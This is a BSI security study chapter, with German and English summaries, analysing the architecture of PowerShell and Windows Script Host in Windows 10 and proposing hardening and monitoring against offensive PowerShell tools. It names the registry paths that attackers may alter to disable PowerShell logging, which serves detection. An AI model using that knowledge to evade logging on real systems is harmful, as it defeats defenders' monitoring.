Federal Office
for Information Security

PowerShell and Windows Script Host

Version: 1.0

Federal Office for Information Security
Post Box 20 03 63
D-53133 Bonn
Phone: +49 22899 9582-0
E-Mail: bsi@bsi.bund.de
Internet: https://www.bsi.bund.de

Table of Contents

Figures

Tables

1 Introduction

1.1 Zusammenfassung

Dieses Kapitel stellt das Ergebnis von Arbeitspaket 8 des Projekts „SiSyPHuS Win10: Studie zu Systemaufbau, Protokollierung, Härtung und Sicherheitsfunktionen in Windows 10“ dar. Das Projekt wird durch die Firma ERNW GmbH im Auftrag des Bundesamts für Sicherheit in der Informationstechnik (BSI) durchgeführt.

Ziel dieses Arbeitspakets ist die Analyse von PowerShell und Windows Script Host (WSH) des Microsoft Windows 10 Betriebssystems. Wie durch das BSI vorgegeben, wird Windows 10 Build 1607, 64-bit, Long-term Servicing Branch (LTSB), Deutsch betrachtet.

Die in diesem Dokument beschriebenen Code-Analysen wurden sowohl dynamisch und als auch statisch durchgeführt; jeweils unter Nutzung des `windbg` Debuggers und entsprechend dem `IDA` Disassembler. Der gezeigte Pseudo-Code ist von dem echten Code abstrahiert und durch keine bestimmte Programmiersprache definiert, basiert jedoch lose auf einer C#-ähnlichen Programmiersprachensyntax.

Die folgenden Abschnitte fassen die erarbeiteten Ergebnisse zusammen und verweisen auf die jeweiligen Kapitel für die ausführlichere Beschreibung.

Architekturüberblick (Section 2.1, Section 2.2) PowerShell ist eine Technologie zur Systemadministration. Es bietet dem Benutzer eine umfangreiche Auswahl an Funktionalitäten, die über einen Kommandozeileninterpreter und eine Skripting-Umgebung zur Verfügung stehen. Die Umgebung basiert auf dem leistungsstarken .NET-Framework, die dem Benutzer eine systemnahe Interaktion mit dem Windows Betriebssystem ermöglicht.

Ein Teil der Architektur von PowerShell wird durch den PowerShell-Hostprozess, welcher die PowerShell-Betriebsumgebung bereitstellt, definiert. Diese Umgebung besteht aus einem PowerShell-Host und einer PowerShell-Engine. Der Hostprozess stellt, in Form einer Windows User-Applikation, dem Benutzer die PowerShell-Betriebsumgebung bereit ((ERNW_WP2), Section 2.1). Das PowerShell-Front-End, also die Schnittstelle zu dem Benutzer, wird durch den PowerShell-Host implementiert. Eingegebene Befehle werden über den PowerShell-Host an die PowerShell-Engine zur Verarbeitung übermittelt ((ERNW_WP2), Section 2.1). Nachdem die PowerShell-Engine den eingegebenen Befehl des Benutzers verarbeitet hat, gibt diese das Ergebnis an den PowerShell-Host zurück, welcher anschließend das Ergebnis dem Benutzer anzeigt. Die PowerShell-Engine wird durch das .NET-Assembly `System.Management.Automation` implementiert. Die PowerShell-Engine erstellt und aktiviert die Funktion von mindestens einem PowerShell-Runspace. Jeder PowerShell-Runspace stellt eine Instanz des `System.Management.Automation.Runspace` Namensraums dar. Der Namensraum ist als Teil von `System.Management.Automation` implementiert.

Die Architektur eines Powershell-Runspace besteht aus einer PowerShell-Operation-Engine und Providern. Die PowerShell-Operation-Engine instrumentiert die Ausführung von Befehlen des Benutzers. Beispielsweise werden durch die PowerShell-Operation-Engine Befehle des Benutzers verarbeitet und anschließend deren Ausführung initialisiert. Ein Provider ist eine Software-Entität, welche der PowerShell-Operation-Engine Zugriff auf Windows Systemressourcen gewährt. Der Provider verwaltet und abstrahiert dabei den Zugriff zu diesen Ressourcen. Tabelle 1 listet alle Provider, die von PowerShell verwendet werden und auf Systemressourcen zugreifen, auf. Das Konzept der Provider zeigt die Reichweite auf, die PowerShell zur Verfügung steht.

Provider	Systemressourcen
Registry	Windows-Registry
Certificate	Windows-Zertifikatsspeicher
Environment	Windows-Umgebungsvariablen

FileSystem	Dateisystem
Function	PowerShell-Funktionen
Variable	PowerShell-Variablen
Alias	PowerShell-Aliase
WSMan	WS-Management-Konfigurationsdaten (ms_winrm, 2019)

Tabelle 1: Für PowerShell bereitgestellte Provider

WSH ist eine Windows-Technologie, welche eine Skripting-Umgebung mit einer Vielzahl von Funktionen bietet. WSH wird typischerweise bei Automatisierungsaufgaben, wie beispielsweise bei der Systemadministration, verwendet. WSH ist dabei in der Lage, verschiedene Skriptsprachen, wie beispielsweise JScript und VBScript, zu interpretieren und auszuführen. Die zentrale Skript-Engine von WSH ist in den ausführbaren Dateien `%SystemRoot%\System32\cscript.exe` und `%SystemRoot%\System32\wscript.exe` implementiert. `cscript.exe` führt Skripte im Konsolenmodus aus, während die Skripte bei `wscript.exe` in einem grafischen Modus ausgeführt werden. Die zentrale Skript-Engine von WSH bietet nicht die Funktionalität spezifische Skript-Sprachen zu interpretieren, jedoch kann die Interpretation anderer Sprachen aus externen Skript-Engines importiert werden. Diese Skript-Engines sind in Dynamic Link Library (DLL)-Dateien in dem Verzeichnis `%SystemRoot%\System32` implementiert. Zum Beispiel stellt die Datei `vbscript.dll` die Skript-Engine von VBScript, während die Skript-Engine von JScript in der Datei `jscript.dll` implementiert ist. WSH implementiert ein Objekt-Model. Das Objekt-Model stellt eine Reihe von Objekten (Klasseninstanzen) zur Verwaltung der Skriptausführung sowie verschiedener anderen Aufgaben bereit. Darunter fallen Aufgaben wie die Zuweisung von Netzlaufwerken oder die Darstellung von Informationen auf dem Bildschirm. Das Objekt-Model von WSH wird Windows und anderen Applikationen durch COM-Schnittstellen bereitgestellt. Zum Beispiel sind `WshShell` und `WshNetwork` Objekte des Objekt-Models von WSH. Die Funktionen von `WshShell` und `WshNetwork` sind dazu bestimmt, dem Benutzer Zugriff auf Systemressourcen zu gewähren und um anschließend deren Verwaltung zu ermöglichen. Tabelle 2 gibt einen Überblick über diese Ressourcen (Spalte „Systemressourcen"). Das zeigt den Umfang und Reichweite von WSH unter Windows 10.

Objekt	**Systemressourcen**
`WshShell`	Anwendungen (Prozessen)
	Spezielle Verzeichnisse
	Dateiverknüpfungen
	Umgebungsvariablen
	Ereignisprotokoll
	Windows-Registry
	Dateisystem
	grafische Benutzeroberfläche
`WshNetwork`	Netzlaufwerke
	Netzwerkdrucker
	System- und Benutzerinformationen

Tabelle 2: Zugegriffene Systemressourcen von `WshShell` und `WshNetwork`

PowerShell Ausführung: Sicherheitsaspekte Auf die PowerShell-Engine kann für die Ausführung von Befehlen lokal oder aus der Ferne zugegriffen werden. Wird ein PowerShell-Host-Prozess gestartet, wird auch ein PowerShell-Host mit mindestens einer PowerShell-Engine erstellt. Die Engine stellt den lokalen Runspace bereit. Ein PowerShell-Host kann mit einer gegebenen PowerShell-Engine über die PowerShell-Host-Prozessgrenzen hinaus kommunizieren. Beispielsweise wird ein PowerShell-Host, welcher im Kontext des PowerShell-Host-Prozesses läuft, als Schnittstelle zur PowerShell-Engine, welche im Kontext eines anderen PowerShell-Host-Prozess läuft, benutzt. Diese Funktionalität basiert auf einem Interprozesskommunikationskanal, der zwischen den PowerShell-Host-Prozessen eingerichtet wurde. Die Implementierung des Kanals basiert auf Named Pipes, die durch die PowerShell-Host-Prozesse erstellt wurden. Named Pipes sind absicherbare Windows-Objekte (ms_secobj, 2019), die nur von Entitäten verwendet werden können, welche im Kontext eines Benutzers laufen, der ausreichende Zugriffsberechtigungen innehat. Zum Beispiel kann ein PowerShell-Host-Prozess, der im Kontext eines nicht-administrativen Benutzers läuft, nicht mit einem PowerShell-Host-Prozess kommunizieren, der im Kontext eines administrativen Benutzers läuft.

In dem Fall, dass auf eine PowerShell-Engine aus der Ferne zugegriffen wird, greift ein PowerShell-Host aus der Ferne auf die Engine über eine Netzwerkschnittstelle zu. Zu diesem Zweck, interagiert der PowerShell-Host mit einem Runspace, der als Remote Runspace bezeichnet wird. Dieser Runspace konfiguriert dabei Netzwerkeigenschaften, wie IP-Adresse und Zeitüberschreitung der Verbindung, der Ziel-Engine, um anschließend mit dieser zu kommunizieren. Die eigentliche Verbindung zwischen dem Remote Runspace und der Ziel-PowerShell-Engine wird von der Windows Remote Management (WinRM)-Infrastruktur hergestellt. Mit dieser Infrastruktur wird die Verwaltung über Maschine-zu-Maschine-Kommunikation bereitgestellt. WinRM ermöglicht die Kommunikation zwischen einem Remote Runspace und einer Ziel-PowerShell-Engine über den WinRM-Dienst. Dieser Dienst ist in der Bibliotheksdatei unter `%SystemRoot%\system32\wsmsvc.dll` implementiert. Die Kommunikation zwischen dem WinRM-Dienst und der PowerShell-Engine basiert auf dem DCOM, welches letztendlich eine Kommunikation implementiert, die auf dem Advanced Local Procedure Call (ALPC) basiert. ALPC ermöglicht es einem Prozess oder Thread, mit einer gleichartigen Entität über Schnittstellen, sogenannten ALPC-Ports, zu kommunizieren. ALPC-Ports sind als absicherbare Windows-Objekte, welche nur von Entitäten verwendet werden können, die im Kontext eines Benutzers mit den erforderlichen Zugriffsberechtigungen ausgeführt werden, implementiert.

Die Eigenschaften der Ausführung eines PowerShell-Runspace sind in einem internen PowerShell-Konstrukt, dem PowerShell-Sitzungsstatus, spezifiziert. Ein Sitzungszustand spezifiziert die Ausführungseigenschaft, wie beispielsweise welche Befehle durch den Runspace ausgeführt werden können. Standardmäßig wird, wenn ein Runspace initiiert wird, ein Sitzungszustand erstellt, welcher eine vordefinierte Auswahl an Ausführungseigenschaften vorgibt. Alternativ kann auch ein benutzerdefinierter Sitzungszustand implementiert werden, welcher die Ausführungsmöglichkeiten innerhalb des PowerShell-Runspaces weiter beschränkt. Die Ausführungsmöglichkeiten des PowerShell-Runspace beinhalten unter anderem die konkreten Einschränkungen von: Befehlen, die ausgeführt werden können, der Art und Weise wie Befehle ausgeführt werden können und den Providern, die verwendet werden können – was wiederum effektiv den Zugriff durch PowerShell auf Systemressourcen beschränkt.

Deaktivierung und Überwachung der PowerShell-Aktivitäten (Section 3.2) Windows 10 beinhaltet zwei PowerShell-Versionen: die Version 2.0 und 5.1. Die Version 2 von PowerShell kann als Windows-Feature (Windows PowerShell Version 2.0) deaktiviert werden. Durch die Deaktivierung von PowerShell Version 2.0 werden die zugehörigen .NET-Assemblies, in welchen diese PowerShell-Betriebsumgebung implementiert ist, gelöscht. Die dazugehörigen Assemblies befinden sich in dem Verzeichnis `%SystemRoot%\Microsoft.NET\assembly\`. Windows 10 gibt keine Konfigurationsmöglichkeit vor, um PowerShell Version 5.1 zu deaktivieren. Deshalb werden in diesem Dokument verschiedene Ansätze beschrieben, die Aktivitäten von offensiven und schadhaften PowerShell-Tools zu identifizieren und diese an ihrer Ausführung zu hindern. Ein offensives PowerShell-Tool ist beispielsweise PowerShell Empire (Empire, 2018). Die PowerShell-Engine ist in dem .NET-Assembly `Sytem.Management.Automation` implementiert. Offensive PowerShell-Tools benötigen also den Zugriff auf dieses Assembly. Der einfachste Ansatz, um solche Tools an ihrer Ausführung zu hindern, wäre diese Datei zu löschen. Die Datei befindet sich typischerweise in dem Verzeichnis `%SystemRoot%\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll`.

Anstatt die Datei zu löschen, können jedoch auch die Zugriffsberechtigungen zum Lesen und Ausführen der Datei auf Dateisystemebene beschränkt werden. Dadurch werden auch harmlose PowerShell-Aktivitäten, wie die Ausführung von gewöhnlichen Verwaltungs- und Automatisierungsaufgaben, verhindert. Außerdem können erforderliche Dateien, welche die PowerShell-Engine implementieren, auf dieselbe Weise wie das Tool selbst auf das Opfersystem übertragen werden. Ein alternativer Ansatz zu den oben beschriebenen Maßnahmen ist die Implementierung eines Konzepts zur Überwachung von PowerShell-Aktivitäten, welches offensive PowerShell-Tools auf dem System identifiziert. Im Folgenden werden Systementitäten beschrieben, die durch offensive PowerShell-Tools verwendet werden:

- `System.Management.Automation.dll`: Da in dieser Datei die PowerShell-Engine implementiert ist, wird sie von den Prozessen der PowerShell-Tools geladen. Überwacht man wann diese Datei geladen wird, kann man offensive PowerShell-Tools auf dem System identifizieren. Auch Teile des Codes der DLL-Datei im Speicherbereich eines Prozesses können ein Indikator dafür sein, dass ein offensives PowerShell-Tool gestartet wurde. Eine solche Untersuchung kann z.B. mithilfe von `Yara` erfolgen. `Yara` ist ein Signatur basiertes Analysewerkzeug, welches basierend auf benutzerdefinierten Regeln versucht spezifische Inhalte in Dateien oder Speicherbereich zu identifizieren.
- `HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell:` Der Pfad der Registrierungsdatenbank bietet einige Konfigurationsmöglichkeiten für PowerShell, unteranderem jene zur Protokollierung von PowerShell. Beispielsweise wird bei Protokollierung von Skriptblöcken Inhalt von PowerShell-Skripten protokolliert. Des Weiteren können offensive PowerShell-Tools versuchen diverse Werte unter dem Registrierungspfad `HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\` zu verändern. Ein Angreifer kann auch versuchen sicherheitsrelevante Werte, welche dem Speicherbereich eines allokierten .NET-Assembly zugewiesen sind, zu verändern. Durch eine gezielte Überwachung des Registrierungsdatenbankpfad `HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell` können weitere Indikatoren zur Existenz von offensiven PowerShell-Tools auf dem System ermittelt werden. Zusätzlich können sicherheitsrelevante Werte, welche dem Speicherbereich eines allokierten .NET-Assembly zugewiesen sind und nicht der Baseline entsprechen, helfen, den Prozess als ein offensives PowerShell-Tool zu identifizieren.
- `HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\WMI\Autologger\EventLog-Application\{a0c1853b-5c40-4b15-8766-3cf1c58f985a}`: In diesem Pfad der Registrierungsdatenbank werden die Protokollierungsmechanismen von PowerShell zur Übermittelung an die Eventlog-Komponente ((ERNW_WP2), Kapitel 4) konfiguriert. Der Event Tracing for Windows (ETW) Provider `Microsoft-Windows-PowerShell` kann, entsprechend konfiguriert, detaillierte PowerShell-Aktivitäten an das Windows Log `Anwendung` protokollieren. Bei entsprechender Konfiguration eines Systems, helfen die Protokolle von PowerShell, Erkenntnisse über den Einsatz von offensiven PowerShell-Tools zu erlangen. Solche offensiven Tools können versuchen Werte, die unter dem Registrierungsdatenbankpfad `HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\WMI\Autologger\EventLog-Application\{a0c1853b-5c40-4b15-8766-3cf1c58f985a}` gespeichert sind, zu verändern oder zu löschen, um die Protokollierung zu beeinflussen oder direkt zu deaktivieren. Die Überwachung des Pfades in der Registrierungsdatenbank kann helfen die Verwendung von offensiven PowerShell-Tools zu identifizieren.

Der beigefügte Code im Anhang implementiert exemplarisch die eben vorgestellten Überwachungsfunktionalitäten.

Konfiguration und Monitoring (Kapitel 4) PowerShell kann über Gruppenrichtlinienobjekte, die Registrierungsdatenbank oder PowerShell selbst konfiguriert werden. Die entsprechenden Gruppenrichtlinien befinden sich unter dem Pfad: `Computerkonfiguration\Administrative Vorlagen\Windows-Komponenten\Windows PowerShell`. Dabei können Benutzer verschiedenste Konfigurationen, inklusive sicherheitsrelevanter Eigenschaften, wie beispielsweise die Protokollierung von Skriptblöcken oder die Aufzeichnung der Ein- und Ausgaben in PowerShell vornehmen. Einige PowerShell-

Befehle werden verwendet, um PowerShell selbst zu konfigurieren. Mittels dieser Befehle können verschiedene Funktionalitäten von PowerShell konfiguriert werden. Beispielsweise können Benutzer sicherheitsrelevante Eigenschaften wie die Richtlinie zur Skriptausführung (eine Funktionalität, die Bedingungen für die Ausführung von Skripten definiert) und Just Enough Administration (JEA) (eine Funktionalität, die eine PowerShell-Engine mit einer restriktiveren Auswahl an Möglichkeiten zur Systemadministration bietet) einstellen. Windows verwendet das ETW-Framework, um auf PowerShell-bezogene Ereignisse zu protokollieren. Der ETW Provider mit der Bezeichnung `Microsoft-Windows-PowerShell` (`A0C1853B-5C40-4B15-8766-3CF1C58F985A`) und der Kanal der PowerShell protokollieren PowerShell-spezifische Ereignisse.

Zusammenfassung Die PowerShell-Komponente innerhalb von Windows 10 bietet dem Benutzer eine klar definierte Ausführungsumgebung, welche eine Abstraktion des umfangreichen .NET-Frameworks darstellt. Des Weiteren verfügt die sie über eine klar definierte Sprache, welche es ermöglicht komplexe Aktivitäten auf einfache und schnelle Weise durchzuführen. Im Kern besteht die PowerShell aus unterschiedlichen PowerShell spezifischen .NET Assemblies. Die Hauptfunktionalitäten in PowerShell sind als Teil des `System.Management.Automation` .NET Assembly implementiert. Wenn auf dieses Assembly nicht mehr zugegriffen werden kann, stehen PowerShell-Hauptfunktionalitäten (z.B. Ausführungsumgebung) Anwendungen nicht mehr zur Verfügung. Dies kann die Systemverwaltungsmöglichkeiten erheblich behindern.

PowerShell ist mit verschiedenen praktischen Sicherheitseigenschaften ausgestattet (d.h. die PowerShell spezifischen .NET Assemblies), die zum Beispiel die Ressourcen, auf die PowerShell zugreifen kann, beschränkt. Des Weiteren verfügt sie über umfangreiche Protokollierungseigenschaften, welche bei der Identifikation und Nachvollziehung von potenziellen missbräuchlichen Verhalten entscheidend sein können.

Die Standardinstallation von Windows 10 beinhaltet zwei PowerShell-Versionen, die Version 2.0 und die Version 5.1. Hierbei ist standardmäßig nur die Version 5.1 aktiviert und stellt die zugehörigen .NET Assemblies bereit. Die Version 2.0 kann als zusätzliches sog. Windows Feature aktiviert werden, d.h. Anwendungen können dann auch auf die PowerShell-spezifischen .NET Assemblies der Version 2.0 zugreifen. Da diese .NET Assemblies nicht vollumfänglich über alle Sicherheits- und Protokollierungseigenschaften der Version 5.1 verfügen, wird nachdrücklich dazu geraten Version 2.0 im deaktivierten Zustand zu belassen. Eine komplette Deaktivierung der PowerShell Version 5.1 ist praktisch nicht möglich bzw. ist mit einem immensen Aufwand verbunden. Dies umfasst unter anderem das Entfernen von PowerShell-spezifischen .NET-Assemblies von Filesystem, die durch Windows 10 bereitgestellt werden, sowie Erkennen und Entfernen von PowerShell .NET-Assemblies, die durch nicht autorisierte Benutzern (d.h. Angreifer) bereitgestellt werden können.

Da PowerShell einen sehr mächtigen Mechanismus zur Verwaltung des Systems darstellt, kann ein Missbrauch der Funktionalitäten auch zu einer starken negativen Beeinflussung der Systemsicherheit führen. Die klar definierte Sprache ermöglicht es einem Angreifer bösartige und gleichzeitig komplexe Aktivitäten auf einfache und schnelle Weise durchzuführen. Dies macht die PowerShell aus Angreifersicht besonders attraktiv. Dabei muss jedoch betont werden, dass auch PowerShell den rollenbasierten Zugriffskontrollmechanismen des Betriebssystems unterliegt, welche den Zugriff autorisierter Benutzer auf Systemressourcen beschränkt.

Aufgrund des hohen Gefahrenpotenzials muss der Einsatz von PowerShell das Ergebnis einer umfassenden Evaluation der benötigten Leistungs- und Funktionsanforderungen sein. Da eine komplette Deaktivierung der PowerShell Version 5.1 praktisch nicht möglich ist (bzw. mit immensen Aufwand verbunden ist), muss anschließend ein PowerShell-spezifisches Sicherheits- und Protokollierungskonzept aufgebaut werden, welches auch spezifische Härtungsmaßnahmen enthält, um einen Missbrauch der PowerShell-Funktionalitäten bestmöglich zu unterbinden bzw. frühzeitig zu erkennen.

.

1.2 Executive Summary

This chapter implements the work plan outlined in Work Package 8 of the project "SiSyPHuS Win10: Studie zu Systemaufbau, Protokollierung, Härtung und Sicherheitsfunktionen in Windows 10" (orig., ger.). The project is contracted by the German Federal Office for Information Security (orig., ger., Bundesamt für Sicherheit in der Informationstechnik - BSI). The work planned as part of Work Package 8 has been conducted by ERNW GmbH in the time period between October 2018 and April 2019, in accordance with the time plan agreed upon by ERNW GmbH and the German Federal Office for Information Security.

The objective of this work package is the analysis of the PowerShell and Windows Script Host (WSH) components of Windows 10. As required by the German Federal Office for Information Security, the release of the Windows 10 system in focus is build 1607, 64-bit, long-term servicing branch (LTSB), German language. The analysis presented in this work was performed by applying static and dynamic code analysis methods using the `windbg` debugger and the `IDA` disassembler. The technical discussions in this work include depictions of pseudo-code. This code is a high abstraction of real code and it loosely follows a C#-like programming language syntax.

The following paragraphs provide a summarizing overview of relevant analysis results. The referenced sections provide more details on the discussed topics.

Architecture overview (Section 2.1, Section 2.2) PowerShell is a Windows system administration technology. It provides a rich set of functionalities exposed to users as a command-line interface and a scripting environment. This environment is built on top of the powerful .NET framework, which allows users to interact closely with the Windows operating system.

The architecture of PowerShell consists of a PowerShell host process encapsulating a PowerShell operating environment. This environment consists of a PowerShell host and a PowerShell engine. The PowerShell host process presents the PowerShell operating environment to users in the form of a Windows user application ((ERNW_WP2), Section 2.1). The PowerShell host implements the PowerShell front-end, that is, it provides an interface to users. The PowerShell host takes commands as input and passes them to the PowerShell engine for processing. When the PowerShell engine has processed a given user command, it passes the results back to the PowerShell host, which then displays them to users. The PowerShell engine is implemented as the .NET assembly `System.Management.Automation`. The PowerShell engine creates and enables the operation of at least one PowerShell runspace. Each PowerShell runspace is an instance of the `System.Management.Automation.Runspace` namespace. This namespace is implemented as part of `System.Management.Automation`.

The architecture of a PowerShell runspace consists of a PowerShell operation engine and providers. The PowerShell operation engine orchestrates the execution of user commands. For example, it parses user commands and initiates their execution. A provider is a software entity that enables the PowerShell operation engine to access Windows system resources for management purposes. It manages and abstracts the access to these resources. Table 3 lists the names of the providers distributed with PowerShell (column 'Provider' in Table 3), which access system resources (column 'System resource' in Table 3Table 3). The concept of providers shows the extent of the reach of PowerShell in Windows 10.

Provider	**System resource**
Registry	Windows registry
Certificate	Windows certificate store
Environment	Windows environment
FileSystem	Windows filesystem
Function	PowerShell functions
Variable	PowerShell variables
Alias	PowerShell aliases

WSMan	WS-Management configuration data (ms_winrm, 2019)

Table 3: Providers distributed with PowerShell (summarizing overview)

WSH is a Windows technology that provides scripting abilities with a wide range of supported features. WSH is typically used for performing tasks that require automation, such as system administration tasks. WSH interprets and executes scripts written in different script languages, such as JScript and VBScript. WSH features a central script engine implemented in the executables `%SystemRoot%\System32\cscript.exe` and `%SystemRoot%\System32\wscript.exe`. `cscript.exe` executes scripts in console mode, whereas `wscript.exe` executes scripts in graphical mode. The WSH central script engine does not have the ability to interpret specific scripting languages, but imports language interpretation functionalities from external script engines. These script engines are implemented in Dynamic Link Library (DLL) files located in the `%SystemRoot%\System32` directory. Examples are `vbscript.dll`, which is a VBScript script engine, and `jscript.dll`, which is a JScript script engine.

WSH implements an object model. It provides a set of objects (instances of classes) for managing script execution as well as functionalities for performing various tasks. These tasks include printing data to screen and mapping network drives. The object model of WSH is exposed to Windows and other applications through component object model (COM) interfaces. Some objects that are part of the object model of WSH are `WshShell` and `WshNetwork`. The methods of `WshShell` and `WshNetwork` are meant for users to access and manage system resources. Table 4 provides an overview of these resources (column 'System resource'). This shows the extent of the reach of WSH in Windows 10.

Object	**System resource**
`WshShell`	Applications (processes)
	Special folders
	Shortcuts
	Environment variables
	Event Log
	The system's registry
	Filesystem
	Graphical user interface
`WshNetwork`	Network drives
	Network printers
	System and user information

Table 4: System resources accessed by WshShell and WshNetwork

PowerShell execution: Security aspects A PowerShell engine can be accessed for execution of commands from a local or remote location. When a PowerShell host process is started, a PowerShell host and at least one PowerShell engine are created. This engine hosts a runspace, which is referred to as local runspace. A PowerShell host can communicate with a given PowerShell engine beyond the PowerShell host process boundaries. For example, a PowerShell host running in the context of a given PowerShell host process may be used as an interface to the PowerShell engine running in the context of another PowerShell host process. This feature is based on an inter-process communication channel established between two PowerShell host processes. This channel is implemented based on named pipes created by the PowerShell host processes. Named pipes are securable Windows objects (ms_secobj, 2019) - they can communicate only with entities that run in the context of a user that has the required privilege. For example, a PowerShell host process running in the context of a user without administrator privileges cannot communicate with a PowerShell host process running in the context of a user with administrator privileges.

In the scenario where a PowerShell engine is accessed from a remote location, a PowerShell host at the remote location accesses the engine through a network interface. To this end, the PowerShell host interacts with a runspace, referred to as the remote runspace. This runspace configures the network characteristics of the destination PowerShell engine, such as IP address and connection timeouts, and communicates with this engine. The communication between the remote runspace and the destination PowerShell engine is enabled by the Windows remote management (WinRM) infrastructure. This infrastructure provides capabilities for machine to machine remote management. WinRM enables the communication between the remote runspace and the destination PowerShell engine through a WinRM service. This service is implemented in the `%SystemRoot%\system32\wsmsvc.dll` library file. The communication between the WinRM service and the destination PowerShell engine is based on Distributed Component Object Model (DCOM) which ultimately implements Advanced Local Procedure Call (ALPC) based communication. ALPC enables a process, or a thread, to communicate with another such entity through interfaces known as ALPC ports. ALPC ports are implemented as securable Windows objects - they can be communicated only by entities that run in the context of a user that has the required privilege.

The execution characteristics of a PowerShell runspace are specified by a PowerShell-internal construct known as PowerShell session state. A session state specifies execution characteristics, such as what commands the runspace may execute. By default, when a runspace is created, a standard session state that enforces a pre-defined set of execution characteristics is also created. Alternatively, to a standard session state, a custom session state may be implemented for the purpose of constraining the execution capabilities of the PowerShell runspace through specification of execution characteristics. Among other things, constraining the execution capabilities of the PowerShell runspace involves restricting: commands that may be executed; the form in which commands may be executed; and providers that may be used – this effectively restricts the system resources to which PowerShell has access to.

Deactivation and monitoring of PowerShell activities (Section 3.2) Windows 10 is distributed with two versions of PowerShell: version 2.0 and version 5.1. PowerShell of version 2 can be deactivated as a Windows feature (`Windows PowerShell Version 2.0`). Deactivating the Windows feature `Windows PowerShell Version 2.0` results in the deletion of the .NET assemblies in which the PowerShell operating environment of version 2.0 is implemented. They are placed in the `%SystemRoot%\Microsoft.NET\assembly\` folder.

Windows 10 does not offer a configuration capability for deactivating PowerShell of version 5.1. Therefore, this work discusses different approaches to identify and prevent activities of PowerShell offensive tools, that is, tools that use PowerShell for malicious purposes. Such a tool is Empire (Empire, 2018).

The PowerShell engine is implemented in the .NET assembly `System.Management.Automation`. This indicates that PowerShell offensive tools require this assembly to be present on the victim system. A simple solution to prevent activities of such tools is to delete the .DLL library file where `System.Management.Automation` is implemented. This file is typically located at `%SystemRoot%\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll`. Alternatively, to deleting this file, the user privileges for reading and executing this file can be restricted at filesystem level. Although effective against PowerShell offensive tools, the approaches above effectively disable PowerShell capabilities and therefore disable any benign PowerShell usage, for example, for system management purposes. In addition, PowerShell offensive tools may be deployed on the victim system together with files implementing the PowerShell engine. An alternative to the approaches described above is the implementation of a concept for monitoring activities that help to identify the presence of a PowerShell offensive tool. We now list system entities and descriptions of operations to which these entities may be subjected by a PowerShell offensive tool:

- `System.Management.Automation.dll`: Since this library file is where the PowerShell engine is implemented, it is loaded by processes of PowerShell offensive tools. The monitoring of activities for loading this file helps to identify the presence of a PowerShell offensive tool. In addition, the presence of code implemented in System.Management.Automation.dll in the memory region allocated to a given process may indicate that this process has loaded System.Management.Automation.dll. Therefore, the process may be of a PowerShell offensive tool. This may be implemented based on Yara. Yara uses user-defined rules to identify relevant values stored in memory regions allocated to processes.

- HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\: The values stored at this registry path configure multiple aspects of PowerShell, including its logging mechanism. For example, the script block logging mechanism of PowerShell logs the content of executed PowerShell scripts. Therefore, PowerShell offensive tools may attempt to modify values stored at the registry path HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\. They may also attempt to modify security-relevant configuration values stored in the context of the .NET assemblies used by PowerShell, such as System.Management.Automation. Monitoring of registry input/output operations at the registry path HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\helps to identify the presence of a PowerShell offensive tool. In addition, evaluating security-relevant configuration values, stored in a memory region allocated to a .NET assembly used by PowerShell and loaded in the context of a process, against baseline values helps to identify the process as a PowerShell offensive tool.
- HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\WMI\Autologger\EventLog-Application\{a0c1853b-5c40-4b15-8766-3cf1c58f985a}: The values stored at this registry path configure the logging mechanism of PowerShell for delivering logged events to the EventLog utility, that is, to the EventLog-Application session ((ERNW_WP2), Section 4). The Event Tracing for Windows (ETW) provider Microsoft-Windows-PowerShell may be configured to log PowerShell activities in detail and deliver logged events to EventLog-Application. Therefore, if properly configured on a given system, the data logged by this ETW provider reveals the presence of a PowerShell offensive tool on the system. PowerShell offensive tools may attempt to modify values stored at the registry path HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\WMI\Autologger\EventLog-Application\{a0c1853b-5c40-4b15-8766-3cf1c58f985a} or delete the registry key itself with the goal to disable logging. Monitoring of registry input/output operations at this registry path helps to identify the presence of a PowerShell offensive tool.

Code placed in sections of the Appendix implements proof-of-concept monitoring functionalities and serves to demonstrate the above monitoring concept.

Configuration and logging capabilities (Section 4) PowerShell can be configured using the Group Policy Object Editor utility, the system's registry, and PowerShell itself. The group policy located at the policy path Computer Configuration\Administrative Templates\Windows Components\Windows PowerShell may be used for configuring PowerShell. This group policy configures values at the system registry path HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\. Users may configure different aspects of PowerShell, including security properties, such as script block logging (logging of the content of executed PowerShell scripts), PowerShell transcription (logging in text files of user input and output displayed at the command-line interface of the PowerShell host process), and so on. A number of PowerShell commands are available for configuring PowerShell. Using these commands, users may configure different aspects of PowerShell, including security properties, such as execution policies (a mechanism for configuring the conditions under which PowerShell loads configuration files and runs scripts) and Just Enough Administration (a mechanism providing a PowerShell engine for managing systems with a restricted set of PowerShell capabilities available).

Windows 10 uses the ETW framework for logging PowerShell-related events. The ETW provider with the name Microsoft-Windows-PowerShell (A0C1853B-5C40-4B15-8766-3CF1C58F985A) and the Windows PowerShell channel log PowerShell-related events.

Evaluation summary The PowerShell component of Windows 10 provides a well-defined environment for conducting system management activities. It enables users to conduct such activities in a straightforward manner using a well-defined language executing functionalities of the powerful .NET framework, that is, of a set of .NET libraries (assemblies). The main functionalities of PowerShell (e.g., script interpretation and execution) are implemented as part of the `System.Management.Automation` .NET assembly. If this assembly is removed from a system, PowerShell is no longer functional. This may significantly hinder system management activities.

PowerShell is distributed with a number of security mechanisms, such as mechanisms that restrict PowerShell capabilities and the system resources which PowerShell may access for management purposes. In addition, PowerShell implements extensive logging mechanisms, which may be used for the identification of malicious PowerShell usage. These security and logging mechanisms are implemented as part of the .NET assemblies that implement the PowerShell system management functionalities.

